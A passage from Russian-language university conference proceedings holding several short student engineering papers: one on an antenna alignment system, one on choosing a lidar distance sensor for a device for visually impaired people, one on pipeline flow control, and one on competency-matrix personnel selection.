3. Padayachee J., Bright G., Masekamela, I. Modular reconfigurable machine tools: design, control and evaluation / *South African Journal of Industrial Engineering*. 2009. Vol. 20 (2). P. 127-143. DOI: 10.7166/20-2-765

4. Романов, А. М. Обзор аппаратно-программного обеспечения систем управления роботов различного масштаба и назначения. Часть 1. Промышленная робототехника / А. М. Романов // Российский технологический журнал. – 2019. – Т. 7, № 5(31). – С. 30-46. – DOI 10.32362/2500-316X-2019-7-5-30-46. – EDN ZLVZWI.

5. Zhang Yinyan, Xiao Gang, Li Shuai. Adaptive quadratic optimisation with application to kinematic control of redundant robot manipulators // International Journal of Systems Science. – 2022. – 54. 1-14.

УДК 681.518.5

Овчаренко Пётр Алексеевич, студент, Комсомольский-на-Амуре государственный университет

Ovcharenko Petr Alekseevich, student of Komsomolsk-na-Amure State University

Фролов Алексей Валерьевич, кандидат технических наук, доцент кафедры «Промышленная электроника», Комсомольский-на-Амуре государственный университет

Frolov Alexey Valerievich, Candidate of Technical Sciences, Associate Professor of the Department of Industrial Electronics, Komsomolsk-na-Amure State University

СИСТЕМА ЮСТИРОВКИ АНТЕНН

ANTENNA ALIGNMENT SYSTEM

Аннотация. Рассматривается важность правильной юстировки антенн в радиотехнических системах, таких как, спутниковая связь, радиолокация и мобильные сети. Рассматриваются различные методы и технологии, используемые для точной настройки антенн. Продемонстрирована структурная схема разрабатываемой системы, отвечающей всем необходимым требованиям: безопасности, экономичности, а также высокой эффективности.

Ключевые слова: антенна, юстировка, система юстировки, настройка.

Abstract. The importance of accurate antenna alignment in radio-technical systems is explored, encompassing domains such as satellite communication, radar, and mobile networks. Various methods and technologies employed for precise antenna tuning are examined. A structural diagram of the developing system is presented, meeting all essential requirements, including safety, cost-effectiveness, and high efficiency.

Keywords: antenna, alignment, alignment system, tuning.

Введение

В современном мире достаточно широко и масштабно стали использовать антенны разных видов от небольших радиоприемников до впечатляющих своим размером радиотелескопов [1].

И несмотря на то, что это технология уже достаточно развита, в данной области все еще есть проблемы и недостатки. Для того чтобы максимально усилить и передать сигнал без помех необходимо в первую очередь провести правильную и точную настройку антенны, так называемую юстировку. И в настоящее время юстировка антенн, в основном, занимает длительный промежуток времени так как требует прямого вмешательства человека [2].

Юстировка антенны – процесс установки ее в определенном направлении и настроенности для достижения наилучшего качества сигнала. Этот процесс включает в себя точную настройку антенны на определенную радиоволну и устранение возможных помех, таких как шумы или эхо [3]. Важно отметить, что юстировка антенны может внести существенное воздействие на силу и качество сигнала, а также на дальность связи.

Для того чтобы упростить задачу и сократить потраченное время необходима автоматическая система юстировки с возможностью минимизировать участие человека [4].

Существующие системы юстировки антенн

На сегодняшний момент на рынке представлен ряд устройств для юстировки антенн.

3Z RF Vision Kit (рисунок 1) представляет собой комплект юстировки антенн. Данная система предназначена для точного измерения азимута, наклона, координат и высоты над уровнем моря направленных антенных систем (включая 5G).

RF Vision заменяет собой следующие устройства – компас, дальномер и GPS-приемник, что облегчает процесс юстировки антенн. RF Vision может быть использован везде, где доступен сигнал спутниковых систем GPS/GLONASS.



Рисунок 1 – Состав системы БМС01

Система RF Vision обладает следующими недостатками:

- отсутствие возможности автоматической настройки самой антенны (поворот, наклон);
- высокая стоимость;
- необходимость установки дополнительных крепежных конструкций для установки системы.

Структурная схема предлагаемого решения

В качестве системы юстировки антенны предлагается использовать устройство, структурная схема которого представлена на рисунке 2.




Рисунок 2 – Структурная схема системы

Представленная система состоит из микроконтроллера (Мк), подключенного к нему следующих блоков:

- система измерения положения антенны (СИПА), этот блок предназначен для определения горизонтального и вертикального положения антенны в пространстве;
- система измерения уровня сигнала (СИУС), этот блок предназначен для непосредственно точной юстировки антенны;
- GPS модуль, этот блок предназначен для первичной ориентировки антенны по предварительно вбитым (ориентировочно) координатам антенны на которую будет производится настройка;
- приёмник, этот блок предназначен для приема обратного сигнала от антенны, на которую будет производится настройка;
- пульт управления (ПУ), это блок предназначен для прямого контроля процессом юстировки и управлением системой юстировки;
- система контроля источника питания (СКИП), этот блок предназначен для слежения уровня заряда аккумуляторов системы;

После получения всех необходимых данных о положении двух антенн первичной ориентировки микроконтроллер подает сигналы на систему управления электроприводом (СУЭП) при помощи которого система начинает процесс автоматической юстировки [5].

Заключение

Таким образом, разработка системы юстировки антенн актуальной задачей. При этом разрабатываемая система должна соответствовать следующим требованиям:

- возможность автоматической настройки антенны без прямого участия человека;
- питание от АКБ;
- наличие пульта управления для контроля работы системы и отображения информации;
- точность настройки;
- наличие датчиков крайних положений для защиты от превышения рабочего диапазона.

СПИСОК ИСТОЧНИКОВ

1. Зырянов Ю.Т. Антенны. Учебники для вузов– Москва: ЗАО «КЖИ 2016. – 412 с.
2. Должиков, В.В. Активные передающие антенны: Учебное пособие / В.В. Должиков, П.А. Вуд. – Москва: АСВ, 1984. – 144 с.
3. Антенны и устройства (СВЧ): расчет и измерение характеристик: учебное пособие для вузов / Ю. Е. Мительман, Р. Р. Абдуллин, С. Г. Сычугов, С. Н. Шабунин ; под общей редакцией Ю. Е. Мительмана. – Москва: Издательство Юрайт, 2022. – 138 с.
4. Белов, Л. А. Радиоэлектроника. Формирование стабильных частот и сигналов : учебник для вузов / Л. А. Белов. – 3-е изд., перераб. и доп. – Москва : Издательство Юрайт, 2023. – 268 с. – (Высшее образование). – ISBN 978-5-534-14694-3. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/515389> (дата обращения: 16.11.2023).
5. Романюк, В. А. Основы радиосвязи : учебник для вузов / В. А. Романюк. – Москва : Издательство Юрайт, 2023. – 288 с. – (Высшее образование). – ISBN 978-5-534-00675-9. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/510506> (дата обращения: 16.11.2023).

УДК 621.389

Офимкина Виктория Максимовна, студент, Комсомольский-на-Амуре государственный университет

Ofimkina Victoria Maksimovna, student, Komsomolsk-na-Amure State University

Копытов Сергей Михайлович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Kopytov Sergey Mihailovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ВЫБОР ДАТЧИКА РАССТОЯНИЯ ДЛЯ ИСПОЛЬЗОВАНИЯ В ДАЛЬНОМЕРЕ ДЛЯ ЛЮДЕЙ С ОГРАНИЧЕННЫМ ЗРЕНИЕМ

SELECTING A DISTANCE SENSOR FOR USE IN A RANGEFINDER FOR VISUALLY IMPAIRED PEOPLE

Аннотация. Цель работы заключается в выборе оптимального датчика расстояния, который может быть использован в микроконтроллерном устройстве для предупреждения людей с ограниченным зрением о препятствиях на их пути. Проанализированы параметры одноточечных компактных лидаров и даны рекомендации по возможности их применения.

Abstract. The aim of the work is to select an optimal distance sensor that can be used in a microcontroller device to warn people with limited vision about obstacles in their path. The parameters of single-point compact lidars are analyzed and recommendations on the possibility of their application are given.

Ключевые слова: дальномер, люди с ограниченным зрением, лидар, контроллер, интерфейс I2C.

Key words: Rangefinder, people with limited vision, lidar, controller, I2C interface.

Введение

Развитие элементной базы электроники достигло такого уровня, что становится возможным создание компактных электронных устройств, значительно облегчающих жизнь людей с ограниченными возможностями. Одним из таких устройств является «электронная трость», позволяющая облегчить передвижение людям с ограниченным зрением и «заглянуть» дальше, чем помогает белая трость в руке. Возможности и удобство использования таких устройств главным образом зависят от параметров применяемого бесконтактного датчика расстояния. Поэтому наибольшее внимание следует уделить выбору данного датчика.

Дальномер должен содержать сам датчик расстояния и контроллер для считывания из него информационного сигнала и преобразования его в вид, удобный для восприятия человеком, например, в звуковой сигнал.

Сначала необходимо определить, где должен находиться датчик. Наиболее очевидные места расположения - в очковой оправе на голове, на груди в виде кулона или значка, в рукоятке трости. Предпочтительным местом является очковая оправа, поскольку поворотом головы можно «просканировать» окружающее пространство. Здесь же находится ухо, через которое информация воспринимается.

Основная часть

Сформулируем технические требования для «электронной трости». Дальность обнаружения препятствия вне помещения должна быть не менее 5 метров. Частота обновления данных должна превышать 10 Гц. Угол зрения вне помещения не должен быть более 5 гра-

дусов. Датчик должен потреблять небольшой ток, иметь малые габариты и массу, быть герметичным или допускать герметизацию. Также важно, чтобы цена изделия была небольшой.

В общем случае могут использоваться датчики двух типов: акустические и оптические. Однако из-за сложности фокусировки звукового сигнала и его сильного затухания в воздухе, акустические датчики (сонары), удовлетворяющие поставленным требованиям, недоступны. Поэтому широкое распространение получили лазерные датчики расстояния – лидары [1-4].

Необходимо отметить, что на дальность измерений лидаров влияют внешние факторы – отражающая способность поверхности и уровень сторонней засветки объектов. Наибольшую дальность обнаружения имеют светлые объекты. По мере приближения окраски объекта к черному цвету максимальная дальность измерений уменьшается. При более ярком постороннем свете дальность измерений также уменьшается. Этот эффект в наибольшей степени может проявляться на открытом пространстве при солнечном освещении.

Сравним параметры одноточечных компактных лазерных дальномеров, предназначенных для установки на роботы, беспилотные транспортные средства и летательные аппараты. К таким устройствам можно отнести LIDAR-Lite V3HP компании Garmin (рисунок 1, а), TF-Luna компании Venewake (рисунок 1, б) и модуль на базе датчика VL53L0XV2 компании STMicroelectronics (рисунок 1, в).




Рисунок 1 – Внешний вид лазерных дальномеров

Приведем параметры выбранных для сравнения лазерных дальномеров в таблице 1.

Дальномер LIDAR-Lite V3HP имеет широкий диапазон измеряемых расстояний, высокую частоту обновления показаний, малый угол зрения, герметичный корпус. Однако существенными препятствиями для его применения в качестве дальномера для слепых являются относительно большие габариты и масса, повышенный потребляемый ток и высокая цена.

Параметры дальномера TF-Luna вполне соответствуют сформулированным техническим требованиям. Он подходит для использования в качестве датчика благодаря приемлемым размерам и массе, разумной цене. Хотя данный прибор не герметичен, конструкция его корпуса допускает доработку для полной герметизации.

Дальномер на базе датчика VL53L0XV2 вне помещений применять нецелесообразно, поскольку максимальная дальность измерений ограничена расстоянием 2 метра при оптимальных условиях работы. Кроме того, у него достаточно широк угол зрения, а конструкция представляет собой полностью незащищенный от внешних неблагоприятных факторов миниатюрный печатный узел. Однако в ограниченном пространстве внутри помещений данный датчик вполне может быть использован.

Таблица 1 – Параметры лазерных дальномеров

Тип дальномера	LIDAR-Lite V3HP [5]	TF-Luna [6]	VL53L0XV2 [7]
Диапазон измерений, м	0,05...40	0,2...8	0,05...2
Точность	± 2,5 см	±2 %	± 3 %
Частота обновления, Гц	до 1000	до 250	до 100
Угол зрения, град.	0,5	2	25
Длина волны, нм	905	850	940
Интерфейс	I2C или PWM	I2C или UART	I2C
Адрес I2C	0×62	0×10	0×52
Тактовая частота I2C, кГц	400	400	400
Напряжение питания, В	+4,75...5 В	+3,7...5,2	+3,3...6
Потребляемый ток, мА	85	70	10
Размеры, мм	24,5×53,5×33,5	21,3×35×13.5	18×13×2 (без корпуса)
Рабочая температура, °С	-20...+60	-10...+60	-20...+70
Масса, г	34	5	2
Герметизация	Имеется изначально	Возможна	Затруднена
Цена, руб.	25 500	2 600	200

Закключение

Анализ протоколов передачи информации из рассмотренных датчиков в контроллер по интерфейсу I2C показал, что протоколы дальномеров LIDAR-Lite V3HP и TF-Luna сравнительно хорошо описаны в документации и реализуемы на программном уровне. Протокол датчика VL53L0XV2 недоступен. Для работы с ним придется использовать готовые библиотеки, разработанные для контроллеров Arduino и миниЭВМ Raspberry Pi.

Таким образом, проведено сравнение параметров лазерных дальномеров LIDAR-Lite V3HP, TF-Luna и VL53L0XV2. Приведены рекомендации по их использованию в устройствах ориентации для людей с ограниченным зрением.

СПИСОК ИСТОЧНИКОВ

1. Агишев, Р.Р. Лазерное зондирование окружающей среды. Методы и средства / Р.Р. Агишев. – М.: Физматлит, 2019. – 264 с.
2. Бокшанский, В.Б. Лазерные приборы и методы измерения дальности : учеб. пособие / В.Б. Бокшанский, Д.А. Бондаренко, М.В. Вязовых, И.В. Животовский, А.А. Сахаров, В.П. Семенов ; под ред. В.Е. Карасика. – М.: Изд-во МГТУ им. Н.Э. Баумана, 2012. – 92 с. – URL: <https://library.bmstu.ru/Catalog/Details/285596> (дата обращения: 27.10.2023). Режим доступа: свободный.
3. Климков, Ю.М., Хорошев М.В. Лазерная техника: Учебное пособие / Ю.М. Климков, М.В. Хорошев. – М.: МИИГАиК, 2014. – 143 с. – URL: https://studizba.com/files/show/pdf/116433-23-lazernaya_tekhnika_uchebnik.html (дата обращения: 27.10.2023). Режим доступа: свободный.
4. Соломатин, В. А. Лидары : учебное пособие / В.А. Соломатин. – М.: Машиностроение, 2021. – 120 с. – ISBN 978-5-907104-81-5. – Текст : электронный // Лань : электронно-библиотечная система. – URL: <https://e.lanbook.com/book/193012> (дата обращения: 27.10.2023). – Режим доступа: для авториз. пользователей.
5. LIDAR-LITE V3HP Operation manual and technical specifications. – URL: https://static.garmin.com/pumac/LIDAR-Lite_v3HP_Instructions_EN.pdf (дата обращения: 27.10.2023). Режим доступа: свободный.

6. TF-Luna 8m Low Cost Distance Sensor Modul. – URL: https://en.benewake.com/TFLuna/index_proid_328.html (дата обращения: 27.10.2023). Режим доступа: свободный.

7. Обзор лазерного дальномера VL53L0X. – URL: <https://robotchip.ru/obzor-lazernogo-dalnomera-vl53l0x/> (дата обращения: 27.10.2023). Режим доступа: свободный.

УДК 681.5.017

Поточеский Антон Михайлович, студент, Комсомольский-на-Амуре государственный университет

Potochesky Anton Mikhailovich, student, Komsomolsk-on-Amur State University

Грищенко Филипп Васильевич, студент, Комсомольский-на-Амуре государственный университет

Grishchenko Philip Vasilievich, student, Komsomolsk-on-Amur State University

Савельев Дмитрий Олегович, старший преподаватель, руководитель центра робототехники, Комсомольский-на-Амуре государственный университет

Savelyev Dmitry Olegovich, Senior Lecturer, Head of Robotics Center, Komsomolsk-on-Amur State University

РЕГУЛИРОВАНИЕ РАСХОДА СЫРЬЯ В ТРУБОПРОВОДЕ

CONTROL OF RAW MATERIAL FLOW RATE IN THE PIPELINE

Аннотация. Автоматизированное регулирование расхода сырья в производстве является важным инструментом для оптимизации технологических процессов и повышения эффективности производства. Оно позволяет точно контролировать и регулировать расход сырья, что приводит к сокращению потерь и улучшению качества продукции. В данной статье рассматриваются преимущества автоматизированного регулирования расхода сырья, такие как возможность быстрой реакции на изменения в технологическом процессе и снижение затрат на производство. Также описывается важность автоматического контроля и регулирования расхода сырья для достижения оптимальных результатов.

Abstract. Automated control of raw material consumption in production is an important tool for optimizing technological processes and increasing production efficiency. It allows precise control and regulation of raw material consumption, resulting in reduced losses and improved product quality. This paper discusses the benefits of automated raw material control, such as the ability to react quickly to changes in the process and reduce production costs. It also describes the importance of automatic control and regulation of raw material consumption for optimal results.

Ключевые слова: САУ, регулирование, объект управления, пневмопривод.

Key word: ACS, regulation, control object, pneumatic drive.

Введение

Регулирование запасов сырья решает важнейшие вопросы планирования работы предприятия. В производственных предприятиях, особенно в отраслях, где требуется использование больших объемов сырья, таких как химическая, нефтегазовая и пищевая промышленность, автоматизированное регулирование расхода сырья становится необходимостью. Оно позволяет минимизировать ошибки и исключить человеческий фактор при управлении процессами, что повышает точность и надежность регулирования [3].

Одним из основных преимуществ автоматизированного регулирования расхода сырья является возможность быстрой реакции на изменения в процессе производства. Автоматические системы могут мгновенно реагировать на изменения параметров и корректировать расход сырья, что позволяет избежать перерасхода или недостатка сырья [3, 5].

Кроме того, автоматизированное регулирование расхода сырья позволяет снизить затраты на производство. Оно позволяет оптимизировать расход сырья и минимизировать потери, что приводит к снижению затрат на закупку и использование сырья. Также автоматические системы могут контролировать качество сырья и предотвращать использование некачественного материала, что также способствует снижению затрат [4].

Основная часть

Рассмотрим процесс регулирования расхода нефтесырья в трубопроводе. Для реализации имитационной модели системы автоматического управления (далее САУ), определим передаточную функцию исполнительного устройства (далее ИУ) [6].

Передаточная функция ИУ [1, 2]:

$$W_{ИУ}(p) = \frac{S}{C_{ПП} + C_M} \cdot \frac{e^{-\tau \cdot p}}{T_{ПП} \cdot p + 1} \quad (1)$$

где τ – время запаздывания;

$T_{ПП}$ – постоянная времени пневмопривода;

S – площадь мембраны;

$C_{ПП}$ – жёсткость противодействующей пружины;

C_M – жёсткость мембраны.

Построим модель расхода сырья, представленную на рисунке 1




Рисунок 1 – Структурная схема САУ

Переходный процесс при отсутствии нефтепродуктов в трубе представлен на рисунке 2:




Рисунок 2 – График переходного процесса

В случае достижения установившегося значения расхода возникло возмущение в виде скачка измеряемого расхода. График переходного процесса системы представлен на рисунке 4 [5].




Рисунок 3 – График переходного процесса с возмущением

Как видно из графика, симитированная система поддерживает устойчивое состояние, то есть регулирует уровень нефтяного сырья в трубопроводе, несмотря на возникшее возмущение, что позволяет предотвратить нарушение технологического процесса на производстве.

Заключение

Регулирование уровня сырья в трубопроводе имеет ряд преимуществ. Во-первых, это помогает предотвратить переполнение или недостаток сырья, что может привести к проблемам в производственных процессах. Во-вторых, регулирование уровня позволяет достичь оптимальной подачи сырья, что повышает эффективность производства и качество продукции. Кроме того, это также способствует безопасности и экономии ресурсов, так как позволяет использовать сырьё более эффективно.

В целом, автоматизированное регулирование расхода сырья в производстве является неотъемлемой частью современного промышленного процесса. Оно позволяет повысить эффективность и надежность производства, снизить затраты и улучшить качество продукции. Благодаря автоматизации и контролю расхода сырья, предприятия могут достичь требуемых результатов и быть конкурентоспособными на рынке [4].

СПИСОК ИСТОЧНИКОВ

1. Воронов А.А. Основы теории автоматического управления: Особые линейные и нелинейные системы. – 2-е изд. перераб. и доп. – М.: Энергия, 1966. 364 с.
2. Ерофеев А.А. Теория автоматического управления: Учебник для вузов Изд. 2-е, перераб., доп., 2001
3. Никитина, Н. Г. Аналитическая химия и физико-химические методы анализа: учебник и практикум для вузов / Н. Г. Никитина, А. Г. Борисов, Т. И. Хаханина; под редакцией Н. Г. Никитиной. – 4-е изд., перераб. и доп. – Москва: Издательство Юрайт, 2023. – 394 с. – (Высшее образование). – ISBN 978-5-534-00427-4. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/510484> (дата обращения: 30.10.2023).
4. Веревкин А.П. Автоматизация технологических процессов и производств в нефтепереработке и нефтехимии / Веревкин А.П., Кирюшин О.В. учеб. пособие для студентов вузов, обучающихся по специальности "Автоматизация технол. процессов и пр-в" (отрасли нефтегазовая, химико-технол.) (направление подготовки дипломир. специалистов: "Автоматизир. технологии пр-ва") / Уфа, 2005.
5. Уварова Н.А. Архитектура автоматизации технологического процесса производства топлива на мини-НПЗ / Уварова Н.А. В книге: Информационные технологии в современном мире - 2020. материалы XVI Всероссийской студенческой конференции. под науч. ред. Н. В. Хмельковой. Екатеринбург, 2020. С. 75-77
6. Капустин Н.О. Применение имитационного моделирования в нефтепереработке с учетом изменения технологий, применяемых на НПЗ / Капустин Н.О. В книге: Управление развитием крупномасштабных систем (MLSD'2018). Материалы одиннадцатой международной конференции. В 2-х томах. Под общей редакцией С.Н. Васильева, А.Д. Цвиркуна. 2018. С. 460-463.

УДК 004.891

Прохоров Кирилл Константинович, студент, Комсомольский-на-Амуре государственный университет

Prokhorov Kirill Konstantinovich, student, Komsomolsk-na-Amure State University

Зайченко Илья Владимирович, кандидат технических наук, доцент, Комсомольский-на-Амуре Государственный Университет

Zauchenko Ilya Vladimirovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-on-Amure State University

Куделько Анатолий Романович, кандидат технических наук, профессор, Комсомольский-на-Амуре Государственный Университет

Kudelko Anatoliy Romanovich, Candidate of Engineering Sciences, Full Professor, Komsomolsk-on-Amure State University

ПОДСИСТЕМА ОТБОРА ПЕРСОНАЛА ДЛЯ РЕАЛИЗАЦИИ КОНКРЕТНОГО ТЕХНОЛОГИЧЕСКОГО ПРОЦЕССА КАК КОМПОНЕНТ СИСТЕМЫ УПРАВЛЕНИЯ ПЕРСОНАЛОМ

PERSONNEL SELECTION SUBSYSTEM FOR IMPLEMENTING A SPECIFIC TECHNOLOGICAL PROCESS AS A COMPONENT OF THE PERSONNEL MANAGEMENT SYSTEM

Аннотация. В работе рассматриваются подходы управления персоналом по компетенциям, на основе которого была разработана подсистема отбора персонала для реализации конкретного технологического процесса как компонента системы управления персоналом, представлены основные элементы системы в виде двух матриц компетенций.

Abstract. The work examines approaches to personnel management based on competencies, on the basis of which a personnel selection subsystem was developed for the implementation of a specific technological process as a component of the personnel management system; the main elements of the system are presented in the form of two competency matrices.

Ключевые слова: подсистема, компетенции, матрица, управление персоналом.

Key words: subsystem, competencies, matrix, personnel management.

Одним из ключевых показателей эффективности предприятия является правильно выстроенные процессы управления персоналом. Существует большое количество различных методов, которые применяются при работе с персоналом и его распределением, но не все методы интегрированы в автоматизированные системы управления деятельностью предприятия. В связи с этим считаем целесообразным постановку цели - разработать систему, основанную на технологии управления персоналом по его компетенциям, для повышения эффективности функционирования производственной деятельности предприятия [4-6]. В результате, для достижения поставленной цели необходимо решение следующих задач:

1. Описать метод, основанный на управлении по компетенциям
2. Определить два основных элемента для работы системы
3. Представить алгоритм работы системы

Управление по компетенциям – это подход, который сосредоточен на определении потенциала сотрудника и эффективном использовании этого потенциала. Так, у человека с наиболее подходящими компетенциями для определённого производственного процесса больше шансов быть на него назначенным, чем у человека, чьи компетенции менее соответствуют требованиям этого процесса. Для работы системы предлагается использовать матрицу с профессиональными компетенциями, данные которой

необходимо сравнивать с данными в матрице компетенций, необходимых для реализации производственного процесса.

Основными элементами, необходимыми для обеспечения работы системы являются две матрицы.

Первая матрица – это, матрица компетенций персонала. Матрица компетенций персонала – это, таблица с данными, которая содержит в себе информацию об уровне владения компетенцией конкретным сотрудником на предприятии. Вторым элементом будет выступать матрица производственного процесса. Матрица производственного процесса – это также таблица, в которой содержатся данные о том, какие компетенции и уровни владения ими, необходимы для участия в выбранном производственном процессе.

Для заполнения матрицы компетенций необходимо провести оценку владения конкретной компетенцией выбранным сотрудником, которая осуществляется по бальной системе, представленной в таблице 1

Таблица 1 – Бальная система оценивая уровня владения компетенцией

Таблица оценивая уровня владения компетенцией	
Низкий уровень владения	0
Средний уровень владения	1
Высокий уровень владения	2
Превосходный уровень владения	3

Данные первой матрицы позволяют оценивать владение конкретной компетенцией конкретным сотрудником на предприятии. После того, как будут известны уровни владения конкретной компетенцией, следует создать матрицу компетенций по каждому работнику предприятия. Пример сформированной матрицы компетенций представлен таблицей 2.

Таблица 2 – матрица компетенций

	Компетенция 1	Компетенция 2	Компетенция 3	Компетенция 4
Сотрудник 1	1	0	2	3
Сотрудник 2	2	3	1	3
Сотрудник 3	1	3	2	0
Сотрудник 4	0	0	3	3
Сотрудник 5	1	2	1	1

После определения уровня владения компетенцией каждым сотрудником, необходимо создать матрицу производственного процесса. Эта матрица отражает, какой набор компетенций и уровень их владения необходим для реализации конкретного производственного процесса. Пример матрицы производственного процесса представлен в таблице 3.

Таблица 3 – матрица производственного процесса

	Процесс 1	Процесс 2	Процесс 3	Процесс 4
Компетенция 1	0	1	0	1
Компетенция 2	1	2	0	2
Компетенция 3	4	2	0	3
Компетенция 4	3	4	4	3

Алгоритм работы системы [1-3] представлен на рисунке 1.

